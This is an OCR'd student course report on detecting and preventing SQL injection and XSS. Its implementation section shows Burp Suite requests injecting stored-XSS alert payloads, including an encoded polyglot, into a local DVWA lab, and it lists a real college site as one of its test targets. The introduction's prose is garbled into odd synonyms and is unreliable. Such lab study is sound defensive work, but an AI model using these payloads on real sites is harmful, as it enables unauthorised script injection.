School of Computer Science & Engineering

Project Report

Presented To - Bhulakshmi Bonthu

Course Code : CSE3001 (J component)

Slot – E2

Course Name : Web Security

Project Title - Detection and Prevention of SQL and Cross Site Scripting Attack

School - SCOPE

Team members –

Yashraj Agarwal (18BCI0183)
Abhinav Gupta (18BCI0204)
Divyansh Raghuvanshi (18BCI0143)

Abstract

The objective of this project is to study and develop XSS and SQL injection prevention and security systems.

SQL Injection and cross-site scripting are the major threats in Web applications. Through these attacks, the hacker or attacker can gain unrestricted access to the database of the web application, and also sensitive data of the user. Hence, requiring measures to detect and prevent these attacks. SQL Injection attack is a security vulnerability which enables the attacker to manipulate the queries that are made by an application to the database. Hence, allowing the attacker to be able to view or modify data in a different way as compared to what has been scripted and allowed by the Application developer. Through SQL Injection, the Attacker can cause great losses to the victim site, since they can get easy access to the database collections and drop and update the table data causing permanent damage in the victim website's Backend database if not backed up properly.

Cross-site scripting is a security vulnerability mainly found in Web Applications which allows the Attacker to insert malicious code into the client-side script of the web pages. An exploitable website can allow the attacker the permission to modify the code or script of the webpage in order to bypass the various security protocols used by the Developers of the web page, allowing access to database queries as well as other systems of high Priority.

TABLE OF CONTENTS

LIST OF FIGURES

C h a p t e r 1

INTRODUCTION

1.1 **Introduction**

Web is quick turning into a family innovation with 4.39 billion clients in January 2019 contrasted with 3.48 billion clients in January 2018 . This demonstrated that more than 1,000,000 new clients got associated every day. This development rate is being encouraged by information driven web applications and administrations which empower clients to execute their online exercises easily. Most present day associations and people vigorously depend on these web applications to contact their various clients. Clients' information sources through web applications are utilized to inquiry back end information bases in order to give the required data. This pattern has consequently opened up web applications and administrations to assaults by programmers.

Additionally, the notoriety of web application in long range interpersonal communication, monetary exchange, and medical issues are expanding quickly; accordingly, programming weaknesses are turning out to be basic issues, and in this manner, web security has now become a significant concern . The weaknesses are generally application layer weaknesses, for example, area name worker assaults, Inline

Frame defects, far off record incorporation, web validation blemishes, far off code execution, XSS, and SQL infusion . An overview completed by Open Web Application Security Project (OWASP) recognized top 10 weaknesses as at June 2019 to be infusion blemishes, broken validation and meeting the executives, touchy information introduction, XML outside element, broken admittance control, security misconfiguration, XSS, uncertain deserialization, utilizing segments with known weaknesses, lacking logging, and observing. In any case, among these types of assaults, XSS and SQL infusion have been distinguished as the most hazardous .

.

1.2 **Motivation**

XSS and SQL injection are the most common web application attacks and has the widest range of victims. The ironic part of this problem is that it is not an unsolvable one. By having awareness. against these types of attacks and by implementing smartly designed prevention and security systems, it can be avoided. Therefore, we developed a 3-step prevention system in easiest format possible in order to make it feasible for majority of websites.

1.3. **Major contributions**

The major contributions of thesis are summarized here.

1.3.1. 2. Study and Testing of web Applications: We will test and compare the security of 3 different web apps Using Burp Suite Proxy Handler tool

1.3.2. 3. Creating a non e-mail based .OTP verification system to protect from automated attacks.

1.3.3. 1. Creating our improved XSS/SQL injection detection and Prevention Algorithms to prevent attacks: We are creating better and improved XSS and SQL injection prevention algorithms with detailed prevention techniques for different types

1.3.4 Protecting cookies: Cookies are the most common targets of XSS attacks, therefore in order to protect our session cookies we'll add encryption to them in order to make them unusable to attackers.

1.4. Organization of thesis

Chapter 2, "Design", gives a brief overview of the differenty designs of security methods proposed by us in this project.

Chapter 3, "*Implementation*" Describes about the demonstration and results of our security designs under test conditions.

In Chapter 4, we present the "*Conclusion*" which gives the summary of work done and a brief pointer to future enhancements.

Chapter 2

DESIGN

2.1 Demonstration and study of XSS Attacks

Through Burp Suite, we have attempted to exploit XSS via injecting into direct HTML in order to check the vulnerability of a website. We have demonstrated the same using 3 websites. 2 of them being educational websites, for learning purposes, and one is real time.

The three websites are:

- http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
- http://www.itsecgames.com/
- http://riverside.edu.in

2.2 Creating an OTP verification system

For this project, we have developed an OTP verification system as an effective tool against XSS attacks.

•As demonstrated by burpsuit tool, there are many malicious automatic web tools which crawl the internet injecting the vulnerable sites with malicious XSS and SQL payload.


• We opted to NOT implement email OTP feature because many attackers have their own e-mail servers and consequently have unlimited tries at attacking target web applications

• With registered number OTPs, the same cannot be achieved.

• We are using Firebase for hosting our SMS services as it is an excellent service which is available for free for testing purposes. We need to create an API key and integrate firebase to launch our OTP system

• The user will be granted access only upon successful and accurate OTP entry otherwise it will not allow any client/potential attackers to even access the mainframe. This adds an additional manual stem which is hard to automate and protects the web application against automated attacks.

2.3 Detection and Prevention Algorithm



Development of Detection and Prevention techniques are necessary to avoid the above mentioned types of attacks i.e. both SQL Injection attacks, and the XSS attacks. As seen in the different types of SQL Injection and XSS attacks, it can be noted that there is a pattern that is followed in the whole process. So, if we are able to eliminate these types of inputs when an attacker executes a script or SQL command, then it shall increase the security of the system by a notch.

So, since there are various different things that go into writing a SQL Query, first the components have to be studied, and noted. Also, the main thing for XSS is the usage of the <script>, </script> tags.

The algorithm can be developed in such a way that If a user submits a form, then the form fields are evaluated individually by the Algorithm to check if they possess any characters that may exploit the system or user data.

So, firstly we have to take an input field data, and pass it through various checks,

and if it is confirmed as a threat in any of the checks, then the program must be terminated, user reported, connection reset and the Form submission invalidated. If not, then check for the next input field, and repeat the process. If there are no more input fields, then Grant Access to the user and stop the algorithm execution.

During the checks, we have to check if a particular pattern is present in the input string, and if yes, then Report as an issue. Hence, for that we can use any Pattern matching algorithm, be it Naive string-search algorithm, Rabin–Karp algorithm, Knuth–Morris–Pratt algorithm etc.

But, this is not all, even though we may develop a trust-worthy algorithm, there is a possibility for a security breach to happen, wherein in an XSS attack, without the <script> tag a script can be run, for example, alert(document.cookie) gives away the cookie of the victim user. Hence, it shall be hard to filter it out. So, we have considered 'Cookie' to be an important entity, since the cookie consists of key value pairs which can be used during Authentication, Session Tracking, maintaining Shopping Cart contents etc. of a user. Although, these Cookies cannot be executed as a command in itself, since they may be encrypted and are also not of script form, but they can be used for tracking the user and many other purposes, hence leading to loss of user privacy and potential data breach. So, usually, most of the applications link the session cookie to the IP address so that the cookie can be used only by the particular IP address, but if an attacker

uses a proxy or VPN to impersonate the IP, then they can gain access to it and exploit it. Hence, we feel that the cookie instead of being maintained in its raw form, it must be encrypted using various encryption methods to maintain data security.

2.4 Securing Cookies

The best way to protect cookies is to make them unusable for the attackers. This can be achieved through encryption or hashing them.

Encryption is a two-way function; what is encrypted can be decrypted with the proper key. Hashing, however, is a one-way function that scrambles plain text to produce a unique message packet. There is no way to reverse the hashing process to reveal the original text even for the owner.

While securing cookies a web designer can take either of the options based on requirements.

Encryption: When the web application needs to know the actual identity of the individuals accessing the application, usually cookie encryption is used so that the server may decrypt them to identify the user.

Hashing: Hashing is used when the web applications only want to know users by their system and have no interest in their real-world identity or their personal information. This also results in an added trust on the application by the users as it provides privacy to its users.

2.5. Summary

This chapter looked into the design solutions of preventing xss and sql attacks. How we plan to tackle our security problem and what are the requirements for it.


C h a p t e r 3

IMPLEMENTATION


3.1. Demonstration and study of XSS Attacks

1 Application 1:

Website Link: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/




We can view the HTTP requests in the Proxy Intercept Tab.



```
POST /DVWA-master/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:[illegible]) Gecko/20100101 Firefox/[illegible]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: [illegible]
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Cookie: security=low; security_level=0; PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

txtName=[illegible]&mtxMessage=[illegible]&btnSign=Sign+Guestbook
```

Upon finding that we have intercepted the input in Burpsuite, we can now send to Repeater. After that, we obtain this screen.

Upon sending the Repeater request, we receive a response containing the HTML Code of the website, which can be then exploited, by adding a Payload




```
POST /DVWA-master/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Cookie: security=low; security_level=0;
PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

txtName=[illegible]&mtxMessage=[illegible]&btnSign=Sign+Guestbook
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 19:20:52 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
X-Powered-By: PHP/5.6.3
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4990
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

	<head>
		<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />

		<title>Vulnerability: Stored Cross Site Scripting (XSS)
:: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

		<link rel="stylesheet" type="text/css"
href="../../dvwa/css/main.css" />

		<link rel="icon" type="\image/ico"
href="../../favicon.ico" />

		<script type="text/javascript"
src="../../dvwa/js/dvwaPage.js"></script>

	</head>

	<body class="home">
		<div id="container">
```

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 10 11 12 ...
Go Cancel
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
5,388 bytes | 33 millis

Payload 1:


<script>alert(document.domain)</script>


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 10 11 12 ...
Go Cancel < >
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
5,432 bytes | 23 millis

```
POST /DVWA-master/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Cookie: security=low; security_level=0;
PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

txtName=[illegible]&mtxMessage=[illegible]<script>alert(document.domain)</s
cript>&btnSign=Sign+Guestbook
```


```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 19:21:09 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
X-Powered-By: PHP/5.6.3
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5115
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

	<head>
		<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />

		<title>Vulnerability: Stored Cross Site Scripting (XSS)
:: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

		<link rel="stylesheet" type="text/css"
href="../../dvwa/css/main.css" />

		<link rel="icon" type="\image/ico"
href="../../favicon.ico" />

		<script type="text/javascript"
src="../../dvwa/js/dvwaPage.js"></script>

	</head>

	<body class="home">
		<div id="container">
```

We get the below output, after the script has been added and executed.



Payload 2:


<script>alert(document.domain)</script>%27%3balert(String.fromCharCode(88,83,83))%2f%2f%27%3balert(String.%20fromCharCode(88,83,83))%2f%2f%22%3balert(String.fromCharCode%20(88,83,83))%2f%2f%22%3balert(String.fromCharCode(88,83,83))%2f%2f--%20%3E%3C%2fSCRIPT%3E%22%3E%27%3E%3CSCRIPT%3Ealert(String.fromCharCode(88,83,83))%20%3C%2fSCRIPT%3E



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 4 5 6 7 8 10 11 12 ...
Go Cancel < >
Target: http://127.0.0.1
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
5,882 bytes | 48 millis

```
POST /DVWA-master/vulnerabilities/xss_s/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 513
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/DVWA-master/vulnerabilities/xss_s/
Cookie: security=low; security_level=0;
PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1

txtName=[illegible]&mtxMessage=[illegible]<script>alert(document.domain)</s
cript>[illegible]alert(String.fromCharCode(88,83,83))[illegible]alert(String
[illegible]fromCharCode(88,83,83))[illegible]alert(String.fromCharCode(88,83,
83))[illegible]alert(String.fromCharCode(88,83,83))[illegible]
[illegible]alert(String.fromCharCode(88,83,83))[illegible]
[illegible]</script>&btnSign=Sign+Guestbook
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Sep 2020 19:23:35 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
X-Powered-By: PHP/5.6.3
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5568
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

	<head>
		<meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />

		<title>Vulnerability: Stored Cross Site Scripting (XSS)
:: Damn Vulnerable Web Application (DVWA) v1.10 *Development*</title>

		<link rel="stylesheet" type="text/css"
href="../../dvwa/css/main.css" />

		<link rel="icon" type="\image/ico"
href="../../favicon.ico" />

		<script type="text/javascript"
src="../../dvwa/js/dvwaPage.js"></script>

	</head>

	<body class="home">
		<div id="container">
```

Upon execution, we obtain the domain address of the user first in an alert, then get an alert displaying ‘XSS’.






Vulnerability: Stored Cross Site Scripting (XSS)

2Application 2:

